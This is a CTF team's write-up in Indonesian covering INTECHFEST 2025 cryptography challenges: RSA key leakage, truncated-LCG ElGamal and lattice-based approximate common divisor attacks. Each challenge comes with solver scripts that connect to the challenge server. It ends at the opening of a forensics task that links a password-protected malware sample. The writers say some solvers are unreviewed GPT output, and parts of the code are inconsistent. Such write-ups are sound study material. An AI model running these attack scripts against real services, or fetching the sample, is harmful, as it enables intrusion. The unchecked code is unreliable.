

WRITE UP

INTECHFEST CTF 2025



AWOKAWOKAWOKAWOK

dovodedomo - M. Dava Fathurrahman
Etynso - Abdul Rafi R. H.
Sandwicheese - Ahmad Naufal Ramadan

DAFTAR ISI

DAFTAR ISI	1
CRYPTOGRAPHY	3
bocchi the witch	3
INTECHFEST{why_am_i_still_creating_challs_I_wanna_read_novels_be09a5d6e2ed328a}	6
SHAW 💯	6
INTECHFEST{ONLY_\$20???_TAKE_MY_MONEY_14d6fd37a038cedd}	15
dahlah 💯	15
INTECHFEST{l11_is_not_magic_d9c6090e6b84a00c}	21
piano man	22
INTECHFEST{now_we_do_actual_l11_optimization_701ab393ac52b878}	26
FORENSICS	27
prankster	27
INTECHFEST{created_by_aiof_course_392adc02}	33
trickster	34
INTECHFEST{actually_i_wanna_add_pyArmor_but_its_broken_8217da}	42
shiunji ouka	43
INTECHFEST{easy_shellc0de_ransomw4re!_00ef83dbcc}	55
Interesting	55
INTECHFEST{imo_f0r3n51c_is_about_dynamic_4n4lys1s_and_becareful_of_sss_3xt3nn1on s_00efduba320e8}	78
WEB EXPLOITATION	79
Kawaikute Gomen	79
INTECHFEST{grpc_is_fun_123456789i149124759391247!}	81
CTFify CLI Web Interface	81
INTECHFEST{dub189112oidsaocxzmlWDS-2EVNI132119ENDnainnaniqfin}	87
REVERSE ENGINEERING	88
Akane	88
INTECHFEST{aku-baru-tau-kalo-oob-di-argv-bisa-ngeleak-env-kwaokwaokawo}_ 91	
danantara 💯	91
INTECHFEST{KamuGG! !Bang_Fr!}	119
DOCUMENTATION	120

CRYPTOGRAPHY

bocchi the witch

Author: azuketto

numbers numbers numbers

https://myanimelist.net/manga/142171/Silent_Witch__Chinmoku_no_Majo_no_Kakushigo_to

103.167.133.84 8058

Diberikan address server beserta source codenya sebagai berikut

```
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP
from libnum import n2s
import random
import secrets
import signal

signal.alarm(180)
flag = open('flag.txt', 'r').read()
key = RSA.generate(2048, random.randbytes)
cipher = PKCS1_OAEP.new(key)
s = secrets.randrange(key.n)
de = pow(key.e, -1, key.d)
mask = int(input("mask?> "))
if mask.bit_count() > 300:
    print("No")
    exit(1)
print(f"N: {key.n}")
print(f"Hint: {de & mask}")
for i in range(10):
    msg = n2s(s + i)
    print(f"ct_{i}: {cipher.encrypt(msg).hex()}")
guess = int(input("guess?> "))
if guess == s:
    print(flag)
else: print("Meh")
```

Inti dari code ini adalah server men generate RSA, kemudian memberikan leak dari $1/e \bmod d$ yang dimask dengan input dari kita dengan constraint mask memiliki batas

300 set bits. Kemudian memberikan hasil enkripsi dari $(s + i)$ sebanyak 10 kali dan apabila kita perlu merecover nilai s

Namun, seperti yang kita pelajari dari chall final CJ 2024, untuk pengecekan dengan `bit_count()` dan masking ada loophole, yaitu mensupply nilai -1 dan kita akan mendapat seluruh nilai $1/e \bmod d$.

Kemudian, kita bisa mendapat kelipatan nilai d bisa dengan mengalikan e ke $1/e$ untuk mendapatkan angka $1 \bmod d$, yang kemudian bisa dikurangi 1 untuk mendapat kelipatan nilai d .

Kemudian, tinggal dekrip RSA biasa

Sejujurnya, solvernya buatan gpt dan aku gak lihat samsek jadi aku nggak tau apakah yang dijelasin di sini sama dengan yang di solver atau nggak, tapi aku malas memahami solver gpt, so uhh.. hopefully it's okay

```
#!/usr/bin/env python3
from pwn import *
from math import gcd
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP

# --- config ---
context.log_level = "info"
HOST = "103.167.133.84"    # ← set me
PORT = 8058                 # ← set me
E = 65537

# --- factor N given (n,e,d) ---
def factor_from_d(n, e, d, max_tries=128):
    k = e*d - 1
    s = k
    r = 0
    while s % 2 == 0:
        s //= 2
        r += 1
    import random
    rng = random.SystemRandom()
    for _ in range(max_tries):
        a = rng.randrange(2, n-1)
        y = pow(a, s, n)
        if y in (1, n-1):
            continue
        for _ in range(r):
            x = pow(y, 2, n)
            if x == 1:
                p = gcd(y-1, n)
```

```

        if 1 < p < n and n % p == 0:
            return int(p), int(n//p)
        break
    if x == n-1:
        break
    y = x
return None, None

def main():
    io = remote(HOST, PORT)

    # 1) leak full de
    io.recvuntil(b"mask?> ")
    io.sendline(b"-1")

    # 2) parse N and de (no regex)
    io.recvuntil(b"N: ")
    n = int(io.recvline().strip())
    io.recvuntil(b"Hint: ")
    de = int(io.recvline().strip())
    log.info(f"N = {n}")
    log.info(f"de = {de}")

    # 3) read 10 ciphertexts as hex
    cts = []
    for i in range(10):
        io.recvuntil(f"ct_{i}: ".encode())
        ct_hex = io.recvline().strip().decode()
        cts.append(bytes.fromhex(ct_hex))

    io.recvuntil(b"guess?> ")

    # 4) reconstruct d from de: e*de - 1 = k*d, 1<=k<=e-1
    M = E*de - 1
    log.info("Reconstructing d from de ...")
    d_found = p = q = None
    for k in range(1, E):
        if M % k:          # k must divide M
            continue
        d = M // k
        if not (0 < de < d): # by definition de ∈ (0, d)
            continue
        if not pow(pow(2, E, n), d, n) == 2 :
            continue

```

```

_p, _q = factor_from_d(n, E, d)
if _p and _q:
    d_found, p, q = d, _p, _q
    log.success(f"Found d with k={k}")
    break

if d_found is None:
    log.failure("Failed to recover d/factor N")
    return

# 5) decrypt OAEP and recover s
key = RSA.construct((n, E, d_found, p, q))
dec = PKCS1_OAEP.new(key) # default SHA1 matches PyCryptodome's OAEP default
vals = [int.from_bytes(dec.decrypt(c), "big") for c in cts]
for i, v in enumerate(vals):
    log.info(f"pt_{i} = {v}")
s = min(vals)
log.success(f"s = {s}")

# 6) send guess and print flag
io.sendline(str(s).encode())
io.interactive()

if __name__ == "__main__":
    main()

```

Tinggal di run dan dapat fleg nya

```
INTECHFEST{why_am_i_still_creating_challs_I_wanna_read_novels_be09a5d6e2ed328a}
```

SHAW 💔

Author: azuketto

NO PREORDERS

https://store.steampowered.com/app/1030300/Hollow_Knight_Silksong/

nc 103.167.133.84 8035

Diberikan sebuah address server beserta source code nya sebagai berikut

```
import sys
```

```

import signal
from typing import Optional

from Crypto.Util.number import isPrime, getRandomRange

class LCG:
    def __init__(self, mod: int, seed: int):
        self.mod = mod - 1
        self.A = getRandomRange(1, mod)
        self.B = getRandomRange(1, mod)
        self.state = seed
    def next(self) -> int:
        self.state = (self.A * self.state + self.B) % self.mod
        return self.state >> 256

class Challenge:
    def __init__(self):
        self.lcg = None

        # group params (set after user supplies p)
        self.p: Optional[int] = None
        self.g: Optional[int] = None

        # secret ElGamal key (over Z_p*)
        self.x: Optional[int] = None    # private
        self.h: Optional[int] = None    # g^x mod p (kept secret)

        # whether p/g/x/h are initialized
        self.ready: bool = False

        # Cap oracle calls (optional safety); set None for unlimited
        self.enc_limit: Optional[int] = None
        self.enc_count: int = 0
        self.s = getRandomRange(1, 2**512)
        self.c = getRandomRange(1, 2**128)

    # ---- parameter setup ----
    def set_p(self, p: int) -> str:
        if self.ready:
            return "p already set. Restart the process to choose a new modulus.\n"
        if p <= 3 or p.bit_length() != 512 or not isPrime(p):
            return "Invalid p: must be a 512-bit prime.\n"

        self.p = p

```

```

while True:
    g = getRandomRange(2, p - 1)
    if pow(g, (p - 1) // 2, p) != 1:
        self.g = g
        break

# Secret ElGamal key
self.x = getRandomRange(2, p - 2)
self.h = pow(self.g, self.x, self.p) # kept secret
self.lcg = LCG(p, self.s)

self.ready = True
return "OK: modulus set and parameters initialized.\n"

def show_params(self) -> str:
    if not self.ready:
        return "Set p first with: setp (int)\n"
    out = []
    out.append(f"p      = 0x{self.p:x}")
    out.append(f"g      = 0xREDACTED")
    out.append(f"lcg.a  = 0x{self.lcg.A:x}")
    out.append(f"lcg.b  = 0x{self.lcg.B:x}")
    return "\n".join(out) + "\n"

def enc(self, m: int) -> str:
    if not self.ready:
        return "Set p first with: setp (int)\n"
    if not (1 <= m < self.p):
        return "Message m must satisfy 1 <= m < p.\n"

    if self.enc_limit is not None and self.enc_count >= self.enc_limit:
        return "Encryption limit reached.\n"

    k = self.lcg.next()
    r = k ^ self.c

    c1 = pow(self.g, r, self.p)
    s = pow(self.h, r, self.p)
    c2 = (m * s) % self.p

    self.enc_count += 1
    return f"c1 = 0x{c1:x}\nc2 = 0x{c2:x}\n"

# ---- Guess the seed ----

```

```

def try_guess(self, val: int, c: int) -> str:
    if val == self.s and c == self.c:
        return read_flag().decode("utf-8", errors="replace") + "\n"
    return "Nope.\n"

# -----
# I/O helpers
# -----


HELP_TEXT = """\
Commands:
  setup <int>      : set 512-bit prime modulus p (decimal or 0x... hex)
  params            : show public parameters
  enc <m>           : encrypt your integer m (1 <= m < p) -> prints c1, c2 (hex)
  guess <s> <c>     : guess the secrets
  help              : show this help
  exit              : quit
"""

def parse_int(s: str) -> Optional[int]:
    s = s.strip()
    try:
        if s.startswith(("0x", "0X")):
            return int(s, 16)
        return int(s, 10)
    except ValueError:
        return None

def read_flag() -> bytes:
    try:
        with open("flag.txt", "rb") as f:
            return f.read().strip()
    except FileNotFoundError:
        return b"CTF{flag_file_missing}"

# -----
# Main REPL
# -----


def main():
    chal = Challenge()
    signal.alarm(120)
    print("== Modular ElGamal Oracle (LCG-seeded) ==")
    print("Your goal: recover the initial LCG seed s.")

```

```
print(HELP_TEXT)
sys.stdout.flush()

for _ in range(50):
    line = input("$ ").strip()
    parts = line.split()
    cmd = parts[0].lower()

    if cmd == "exit" or cmd == "quit":
        print("bye")
        return

    if cmd == "help":
        print(HELP_TEXT, end="")
        continue

    if cmd == "setp":
        if len(parts) != 2:
            print("usage: setp <int>")
        else:
            val = parse_int(parts[1])
            if val is None:
                print("invalid integer for p")
            else:
                sys.stdout.write(chal.set_p(val))
        continue

    if cmd == "params":
        sys.stdout.write(chal.show_params())
        continue

    if cmd == "enc":
        if len(parts) != 2:
            print("usage: enc <m>")
            continue
        m = parse_int(parts[1])
        if m is None:
            print("invalid integer for m")
            continue
        sys.stdout.write(chal.enc(m))
        continue

    if cmd == "guess":
        if len(parts) != 3:
```

```

        print("usage: guess <s> <m>")
        continue
    s = parse_int(parts[1])
    c = parse_int(parts[2])
    sys.stdout.write(chal.try_guess(s, c))
    continue

if cmd == "admin":
    print(f"G={chal.g}")

print("unknown command; type 'help'")

if __name__ == "__main__":
    main()

```

Intinya flow programnya adalah sebagai berikut

1. Client set p untuk elgamal
2. Server setup LCG dengan parameter A dan B known, tetapi dengan seed secret
3. Server melakukan enkripsi elgamal dari message yang diberikan user menggunakan nilai generator g yang diketahui dan nilai secret nonce (k) yang diambil dari 256 top bits dari state lcg dixor dengan 128 bits secret c
4. Output dari enkripsi tersebut diberikan kepada client
5. Kita menang jika berhasil merecover s dan c

Di sini step pertamanya adalah recover k dari setup elgamal. Untuk itu, bisa menggunakan $p-1$ smooth prime yang memungkinkan penyelesaian equation $g^x \equiv a \pmod{p}$ dengan cepat menggunakan algoritma pohlig hellman

Untuk generate smooth prime dilakukan dengan code berikut

```

import math
from Crypto.Util.number import getPrime, isPrime

def generate_smooth_prime(bit_size):
    n = 2
    factors = [2]

    while math.log2(n) < bit_size - (bit_size // 32):
        fac = getPrime(bit_size // 32)
        factors.append(fac)
        n *= fac

    while not isPrime(n + 1):
        n //= factors[-1]
        fac = getPrime(bit_size - n.bit_length())
        factors.append(fac)
        n *= fac

```

```
    return n + 1, factors
```

Kemudian, nilai k dapat direcover dari public key elgamal yang merupakan nilai $g^k \bmod p$

Setelahnya, nilai k adalah 256 top bits dari lcg di xor dengan 128 bits secret.

kita anggap 128 bottom bitsnya tidak ada saja

sehingga efektifnya kita mendapat 128 top bits dari state lcg 512 bits.

Ini adalah permasalahan yang sudah well known, yaitu merecover state dari truncated LCG. Untuk penjelasan dan detail implementasi yang aku suka terkait metode ini adalah dari josephurin dari writeup chall downunderctf2020 di [sini](#) untuk chall lsb msb calculation game

Sehingga dengan itu kita dapat merecover state lcg seluruhnya termasuk seed s, dan juga dengan mengxor dari nilai k yang direcover didapat nilai c

berikut solver yang mengimplementasikan itu semua

```
from sage.all import *
from pwn import *
from chall import LCG
from smooth_prime import generate_smooth_prime

while True :
    p, p_facs = generate_smooth_prime(512)
    if p.bit_length() == 512 :
        break

target = remote("103.167.133.84", 8035)

def setp(p) :
    target.sendlineafter(b"$ ", b"setp " + str(p).encode())

def params() :
    target.sendlineafter(b"$ ", b"params")
    target.recvuntil(b"lcg.a      = ")
    A = eval(target.recvline())
    target.recvuntil(b"lcg.b      = ")
    B = eval(target.recvline())
    return A, B

def enc(m) :
    target.sendlineafter(b"$ ", b"enc " + str(m).encode())
    target.recvuntil(b"c1 = ")
    c1 = eval(target.recvline())
```

```

target.recvuntil(b"c2 = ")
c2 = eval(target.recvline())
return c1, c2

def guess(s, c) :
    target.sendlineafter(b"$ ", b"guess " + str(s).encode() + b" " + str(c).encode())

def admin() :
    target.sendlineafter(b"$ ", b"admin")
    target.recvuntil(b"G=")
    return eval(target.recvline())

setup(p)
A, B = params()
G = admin()

F = GF(p)
G = F(G)

sample = 20
outs = []

for i in range(sample + 1) :
    c1, c2 = enc(2)
    r = F(c1).log(G)
    outs.append(r)

mod = p - 1

o2 = [a - b for a, b in zip(outs[:-1], outs[1:])]
o3 = list(map(lambda x : x >> 140, o2))
Y = list(map(lambda x : x << 396, o3[:20]))

L = -identity_matrix(sample)
L[0, 0] = mod

for i in range(1, sample) :
    L[i, 0] = A**i

lb = L.LLL()
W1 = lb * vector(Y)
W2 = vector([ round(RR(w) / p) * p - w for w in W1 ])

Z_ = list(lb.solve_right(W2))

```

```

Z_ = list(map(lambda x : round(x), Z_))

try :
    for a1 in [-1, 0, 1] :
        for a2 in [-1, 0, 1] :
            rec_xa_1 = Y[0] + Z_[0] + a1
            rec_xa_2 = Y[1] + Z_[1] + a2
            if rec_xa_1 * A % mod == rec_xa_2 % mod :
                raise LookupError
except LookupError :
    info("LCG Recovered")

#GPT Code okay, not mine, i would never make something this atrocious
found = False
try:
    for e0 in (-1, 0, 1):
        for e1 in (-1, 0, 1):
            for e2 in (-1, 0, 1):
                for e3 in (-1, 0, 1):
                    for e4 in (-1, 0, 1):
                        for e5 in (-1, 0, 1):
                            vals = [
                                (Y[0] + Z_[0] + e0) % mod,
                                (Y[1] + Z_[1] + e1) % mod,
                                (Y[2] + Z_[2] + e2) % mod,
                                (Y[3] + Z_[3] + e3) % mod,
                                (Y[4] + Z_[4] + e4) % mod,
                                (Y[5] + Z_[5] + e5) % mod,
                            ]
                            ok = True
                            for i in range(5):
                                if (vals[i] * A - vals[i+1]) % mod != 0:
                                    ok = False
                                    break
                            if ok:
                                found = True
                                raise LookupError
except LookupError:
    pass

def recover_s_from_diff(A, B, M, delta):
    delta %= M
    C = (A * (1 - A)) % M
    rhs = (delta + (A * B) % M) % M

```

```

d = math.gcd(C, M)
if rhs % d != 0:
    return [] # no solution

C1, M1, b1 = C // d, M // d, rhs // d

inv = pow(C1 % M1, -1, M1)
s0 = (inv * (b1 % M1)) % M1

return [ (s0 + t * M1) % M for t in range(d) ]

sols = recover_s_from_diff(A, B, p - 1, vals[0])
s = sols[0]
first = (A * s + B) % mod
c = (first >> 256) ^ outs[0]

guess(s, c)
target.interactive()

```

tinggal dijalankan dan didapat flag

`INTECHFEST{ONLY_20???_TAKE_MY_MONEY_14d6fd37a038cedd}`

dahlah 🩸

Author: azuketto

plsssss solve this so i can release harder challs

otherwise dahlah <https://www.youtube.com/watch?v=XG0WLXP1qLA>

(Awalnya) diberikan sebuah python script berikut beserta outputnya

```

from Crypto.Util.strxor import strxor
from secrets import randbelow
from hashlib import sha3_512, sha256
flag=open('flag.txt', 'rb').read()
r=randbelow(2**512)
k=randbelow(2**512)
gs=[randbelow(2**249)*19909 for _ in range(7)]
out=[((k+r*(g^r)))>>64 for g in gs]
ct=strxor(flag,sha3_512(f'{gs};[{r,k}]'.encode()).digest()[:len(flag)])
with open('out.txt','w+') as f:

```

```
f.write(f'{out}\\\n')
f.write(f'{ct}\\\n')
```

Menariknya, nilai g dan r bisa direcover, tetapi space untuk nilai k yang mungkin terlalu besar, sehingga aku tidak berhasil dalam merecover flagnya.

Namun, sesuai judul chall, cara menyelesaiannya adalah menganggu probset dengan open ticket hingga probsetnya mikir “**dahlah** nerf aja”.

Sehingga, diberikan source code chall yang sudah di nerf beserta outputnya

```
from Crypto.Util.strxor import strxor
from secrets import randbelow
from hashlib import sha3_512, sha256
flag=open('flag.txt', 'rb').read()
r=randbelow(2**512)
k=randbelow(2**512)
gs=[randbelow(2**249)*19909 for _ in range(7)]
out=[((k+r*(g^r)))>>64 for g in gs]
ct=strxor(flag,sha3_512(f'{gs};{[r]}".encode()).digest()[:len(flag)])
with open('out3.txt','w+') as f:
    f.write(f'{out}\\\n')
    f.write(f'{ct}\\\n')
    f.write(f'hint={sha256(f'{r}'.encode()).hexdigest()}')
```

Di sini server generate r 512 bits, k 512 bits, dan 7 angka g_i berukuran 249 bits tetapi dikalikan 19909

Kita butuh seluruh nilai g dan nilai r untuk bisa mendecrypt flag

Untuk WU ini silakan mengira-ngira sendiri mana yang real number dan mana yang integer, harusnya nggak susah buat di infer dari konteksnya

Dengan output yang diberikan adalah nilai $o_i = (k + r * (g_i ^ r)) >> 64$ untuk seluruh nilai g_i

Setup ini dapat dimodelkan sebagai problem approximate common divisor dengan mengambil nilai

$$|o_{\{i\}} - o_{\{i + 1\}}| = |(k + r * (g_i ^ r)) - (k + r * (g_{\{i+1\}} ^ r))| \\ = r * ((g_i ^ r) - (g_{\{i + 1\}} ^ r))$$

Karena g approximately hanya berukuran 264 bits, top bits dari $g_i ^ r$ adalah sama, sehingga nilai tersebut aslinya hanyalah

$$r * ((g_i ^ r_{low}) - (g_{\{i + 1\}} ^ r_{low}))$$

dimana r_{low} adalah bottom 264 bits dari r

Namun, 64 lsbits dari nilai tersebut juga tidak ketahui karena dishift right 64 bits

Sehingga bisa dituliskan sebagai

$$o'i = r * q_i + r_i$$

dengan $q_i = ((g_i \wedge r_{\text{low}}) - (g_{i+1} \wedge r_{\text{low}})) \leq 2^{264}$
dan $r_i \leq 2^{64}$

sesuai dengan setup acd

Untuk menyelesaiakannya, aku menggunakan metode Simultaneous Diophantine Equation yang dijelaskan pada paper [ini](#)

Dengan begitu, nilai r dapat direcover.

Setelah itu, kita perlu merecover nilai g_i

Hal ini dilakukan dengan meninjau kembali output

$$\begin{aligned} o_i &= (k + r * (g_i \wedge r)) \gg 64 \\ &= (k + r * (g_i \wedge r)) / 2^{64} \end{aligned}$$

Kita bisa mengalikan ini dengan 2^{64} , dan menganggap ada error $\leq 2^{64}$

sehingga kita memiliki nilai

$$k + r * (g_i \wedge r) + e_i$$

Kemudian kita bisa membaginya dengan r untuk mendapat nilai

$$k/r + (g_i \wedge r) + e_i/r$$

karena k dan r kurang lebih berukuran sama, nilai k/r adalah sekitar 1, dan e_i/r adalah sangat kecil

sehingga nilai tersebut jika di round ke integer kurang lebih adalah

$$(g_i \wedge r)$$

dan tinggal kita xor dengan r yang didapat untuk mendapat nilai g_i

Itu semua diimplementasikan pada solver berikut

```
#!/usr/bin/env sage -python
# solve_r_g_only.py – recover r and gs; no k needed

import sys, hashlib, random
from pathlib import Path
from sage.all import ZZ, matrix
from Crypto.Util.strxor import strxor
from hashlib import sha3_512

# -----
# load by exec()
```



```

q0 = v0 // R
r0 = symmetric_mod(x[0], q0)
p = abs((x[0] - r0) // q0)
rema = [symmetric_mod(xi, p) for xi in x]
if all(-R < ri < R for ri in rema):
    cands.add(int(p))
return cands

def build_diff_sets(y):
    """deterministic difference sets; cancel the k+r*r_top term"""
    n = len(y)
    sets = []
    for a in {0, 1, n//2}:
        base = y[a]
        diff = [y[j] - base for j in range(n) if j != a]
        if len(diff) >= 2:
            sets.append(diff)
    if n >= 3:
        sets.append([y[i+1] - y[i] for i in range(n-1)])
    for i in range(max(0, n-3)):
        sel = [i, i+1, i+2]
        base = y[sel[0]]
        diff = [y[j]-base for j in sel[1:]]
        sets.append(diff)
    return sets

def recover_r_candidates(out, rho_range=range(60, 73)):
    y = [oi * SCALE for oi in out]
    rs = set()
    for x in build_diff_sets(y):
        for rho in rho_range:
            rs |= attack_all(x, rho)
    # keep plausible (big) r
    return sorted({r for r in rs if r > 0 and r.bit_length() >= 480})

def round_modes_div(a, b):
    # unique [nearest, floor, ceil] of a/b
    q, r = divmod(a, b)
    nearest = q + (2*r > b)
    floor_ = q
    ceil_ = q if r == 0 else q+1
    out = []
    for v in (nearest, floor_, ceil_):
        if not out or v != out[-1]:

```

```

        out.append(v)
    return out

def recover_gs_from_r(out, r, C_range=range(-12, 13)):
    """
    y_i/r ≈ (gs_i ^ r_bot) + const; try nearest/floor/ceil + small global shift C.
    """
    y = [oi * SCALE for oi in out]
    modes = [
        ("nearest", [round_modes_div(yi, r)[0] for yi in y]),
        ("floor" , [round_modes_div(yi, r)[1] for yi in y]),
        ("ceil"  , [round_modes_div(yi, r)[-1] for yi in y]),
    ]
    def ok_g(g): return 0 <= g < BOUND_G and g % 19909 == 0

    results = []
    for mode, H in modes:
        for C in C_range:
            G = [hi - C for hi in H]    # candidates for (gs_i ^ r_bot)
            gs = [gi ^ r for gi in G]
            if all(ok_g(g) for g in gs):
                # also record the inferred constant offset to sanity-check without k
                offsets = [H[i] - (gs[i] ^ r) for i in range(len(gs))]
                # all offsets should be equal or differ by at most 1 due to
truncation
                if max(offsets) - min(offsets) <= 1:
                    results.append((gs, C, mode))
    return results

def try_decrypt_without_k(ct, gs, r):
    """
    If the author removed k from the keystream, common variants are:
    sha3_512(f"{gs};{r}") or sha3_512(f"[r]+{gs}") etc.
    We'll try a couple simple ones; if none fit, we still return r and gs.
    """
    return strxor(ct, sha3_512(f"{gs};{[r]}".encode()).digest()[:len(ct)]), None

# -----
# main
# -----
def main():
    r_cands = recover_r_candidates(out)
    if not r_cands:
        print("[-] no r candidates found"); sys.exit(1)

```

```

print(f"[i] harvested r candidates: {len(r_cands)}")

for r in r_cands:
    # if the hint is sha256(str(r)), this pins the intended r immediately
    if hashlib.sha256(str(int(r)).encode()).hexdigest() != hint:
        # if author kept old-style hint, we can't verify here (since k is
        removed)
        # so we only use sha256(r) check when it matches
        pass
    gs_cands = recover_gs_from_r(out, r, C_range=range(-12, 13))
    for gs, C, mode in gs_cands:
        print(f"\n[+] solution candidate (no-k): mode={mode} C={C}")
        print(f"r ({r.bit_length()} bits) = 0x{x:r}")
        print(f"gs bitlens: {[int(x).bit_length() for x in gs]}")
        # if the hint is sha256(str(r)), confirm:
        if hashlib.sha256(str(int(r)).encode()).hexdigest() == hint:
            print("[✓] r matches sha256 hint (sha256(str(r)))")
        else:
            print("[i] hint did not match sha256(str(r)) – maybe hint format
differs (ok).")

        # optional: attempt decrypt if k was removed from keystream
        pt, fmt = try_decrypt_without_k(ct, gs, r)
        if pt is not None:
            print(f"[✓] decrypted with keystream format: {fmt}")
            print("flag bytes:", pt)
            try:
                print("flag text :", pt.decode("utf-8"))
            except Exception:
                pass
        return

    print("[i] Finished enumerating r,gs. If no flag printed, keystream still
involves k or a different format;")

    print("    but r and gs above should be correct (you can adapt the final xor to
the new format).")

if __name__ == "__main__":
    main()

```

INTECHFEST{lll_is_not_magic_d9c6090e6b84a00c}

piano man

Author: azuketto

dahlah but slightly harder, now that more than 1 person solved it

<https://music.youtube.com/search?q=piano+man>

diberikan source chall sebagai berikut beserta outputnya

```
from Crypto.Util.strxor import strxor
from Crypto.Util.number import getPrime
from secrets import randbelow
from hashlib import sha3_512
T = 20
R = 74
flag=open('flag.txt', 'rb').read()
r=getPrime(80)
k=getPrime(70)
gs=[randbelow(2**64)*65537 for _ in range(T+1)]
out=[((k+r*(g^r)))>>R for g in gs]
ct=strxor(flag,sha3_512(f"{{gs}};{{[r]}}".encode()).digest()[:len(flag)])
with open('out2.txt','w+') as f:
    f.write(f'{out}\n')
    f.write(f'{ct}\n')
```

Dissolve dengan cara yang sama dengan dahlah

```
#!/usr/bin/env sage -python
# solve_hard.py – recovers r and gs for chall-hard.py (R=74, gs % 65537 == 0)

import sys, random, hashlib
from pathlib import Path
from sage.all import ZZ, matrix
from Crypto.Util.strxor import strxor
from hashlib import sha3_512

# -----
# config (hard version)
# -----
RSHIFT    = 74
WIDTH     = 1 << RSHIFT
DIVISOR_G = 65537                      # gs are multiples of this
BOUND_G   = (1 << 64) * DIVISOR_G      # 0 <= g < 2^64 * 65537
```

```

# -----
# load by exec()
# -----
env, tried = {}, []
for fname in ("out2.txt", "out.txt", "out3.txt"):
    try:
        src = Path(fname).read_text(encoding="utf-8")
        exec(src, {}, env)
        tried.append(fname)
        break
    except FileNotFoundError:
        continue

if not env or not all(k in env for k in ("out", "ct")):
    print("[-] Could not load out/ct from out2.txt (or out.txt/out3.txt).")
    sys.exit(1)

out = [int(x) for x in env["out"]]
ct = env["ct"]
assert isinstance(ct, (bytes, bytearray)) and len(out) >= 2

print(f"[i] loaded from: {tried[-1]} (n_out={len(out)})")

# -----
# helpers
# -----
def symmetric_mod(a, m):
    r = a % m
    return r - m if r > m // 2 else r

def shortest_vectors(B):
    B = B.LLL()
    for row in B.rows():
        if not row.is_zero():
            yield row

def attack_all(x, rho):
    """
    Galbraith et al. Sec.3 (simultaneous Diophantine approx).
    With noise < 2^RSHIFT, use R = 2^(rho+1) near ~ 2^RSHIFT.
    """
    R = 2 ** (rho + 1)
    B = matrix(ZZ, len(x), len(x))
    B[0, 0] = R

```

```

for i in range(1, len(x)):
    B[0, i] = x[i]
    B[i, i] = -x[0]
cands = set()
for v in shortest_vectors(B):
    v0 = int(v[0])
    if v0 == 0 or v0 % R != 0:
        continue
    q0 = v0 // R
    r0 = symmetric_mod(x[0], q0)
    p = abs((x[0] - r0) // q0)
    rema = [symmetric_mod(xi, p) for xi in x]
    if all(-R < ri < R for ri in rema):
        cands.add(int(p))
return cands

def build_diff_sets(y):
    """
    Deterministic difference sets to cancel constants; we only need that
    each element is of the form r*x_i + small_error.
    """
    n = len(y)
    sets = []
    for a in {0, 1, n//2}:
        base = y[a]
        diff = [y[j] - base for j in range(n) if j != a]
        if len(diff) >= 2:
            sets.append(diff)
    if n >= 3:
        sets.append([y[i+1] - y[i] for i in range(n-1)])
    for i in range(max(0, n-3)):
        sel = [i, i+1, i+2]
        base = y[sel[0]]
        diff = [y[j]-base for j in sel[1:]]
        sets.append(diff)
    return sets

def recover_r_candidates(out, rho_range=range(RSHIFT-4, RSHIFT+5)):
    """
    Search rho around the noise size (2^RSHIFT). Keep 70-90 bit candidates.
    """
    y = [oi << RSHIFT for oi in out]
    rs = set()
    for x in build_diff_sets(y):

```

```

        for rho in rho_range:
            rs |= attack_all(x, rho)
    # plausibility filter for ~80-bit prime r
    rs = {r for r in rs if r > 0 and 70 <= int(r).bit_length() <= 90}
    return sorted(rs)

def intervals_unique_multiple_check(out, r):
    """
    For each i, the interval [L_i, R_i] = [out[i]<<R, ((out[i]+1)<<R)-1]
    must contain exactly one multiple of r.

    Return (ok, xs) where xs = that quotient (i.e., x_i = ceil(Li/r) = floor(Ri/r)).
    """
    xs = []
    for oi in out:
        Li = oi << RSHIFT
        Ri = ((oi + 1) << RSHIFT) - 1
        lo = (Li + r - 1) // r    # ceil_div
        hi = Ri // r
        if lo != hi:
            return False, None
        xs.append(lo)
    return True, xs

def reconstruct_gs_from_r(out, r):
    ok, xs = intervals_unique_multiple_check(out, r)
    if not ok:
        return None
    gs = [xi ^ r for xi in xs]
    # Validate constraints from chall-hard.py:
    if any(g < 0 or g >= BOUND_G or g % DIVISOR_G != 0 for g in gs):
        return None
    return gs

# -----
# main
# -----
def main():
    r_cands = recover_r_candidates(out)
    if not r_cands:
        print("[-] no r candidates found; widen rho_range or try more diff's")
        sys.exit(1)

    print(f"[i] harvested r candidates: {len(r_cands)}")
    for r in r_cands:

```

```

gs = reconstruct_gs_from_r(out, r)
if gs is None:
    continue

print(f"\n[+] r candidate passes interval & modulus checks:")
print(f"    r = 0x{int(r):x} ({int(r).bit_length()} bits)")
print(f"    gs bit-lengths: {[int(g).bit_length() for g in gs]})")
if all(g % DIVISOR_G == 0 for g in gs):
    print(f"    [✓] all gs are multiples of {DIVISOR_G}")

# Decrypt (format is fixed in chall-hard.py)
ks = sha3_512(f"{gs};{[r]}".encode()).digest()[:len(ct)]
pt = strxor(ct, ks)

print("[+] flag bytes:", pt)
try:
    print("[+] flag text :", pt.decode("utf-8"))
except Exception:
    pass
return

print("[+] Exhausted r candidates without a full match. "
      "Consider tweaking rho_range or adding more difference sets.")

if __name__ == "__main__":
    main()

```

Tinggal di run dan didapat flag

INTECHFEST{now_we_do_actual_lll_optimization_701ab393ac52b878}

FORENSICS

prankster

Author: musafir

Yesterday my friend (he is Chizuru's Fiancée) give me an installer and told me to run it, it seems suspicious but i trust him so much, so i did it without thinking twice about the installer.

and yes, nothing happen, but my friend (he is Chizuru's Fiancée) suddenly know about a story I wrote in secret! HOW how did he know??!

mirror:

<https://mega.nz/file/0pQEwbBR#KFFkiS5ExyEoyXdTIyi5Fx6ny5D7ec2M8ftsNOhriqk>
password: notinfectedofc

Diberikan sebuah file zip yang berisi file sysdig bernama challenge.scap. Setelah melakukan analisis dengan sysdig cli dan berbagai command, ditemukan log paling lengkap adalah dengan menggunakan command berikut:

```
sysdig -r challenge.scap \
-p "%evt.time %proc.pid/%thread.tid %proc.exeLine | %evt.type %evt.dir %evt.res
| %fd.type %fd.name | args=%evt.args" \
"proc.loginShellId=43671 and evt.type in
(open,openat,read,write,close,execve,unlink,creat,rename)"
```

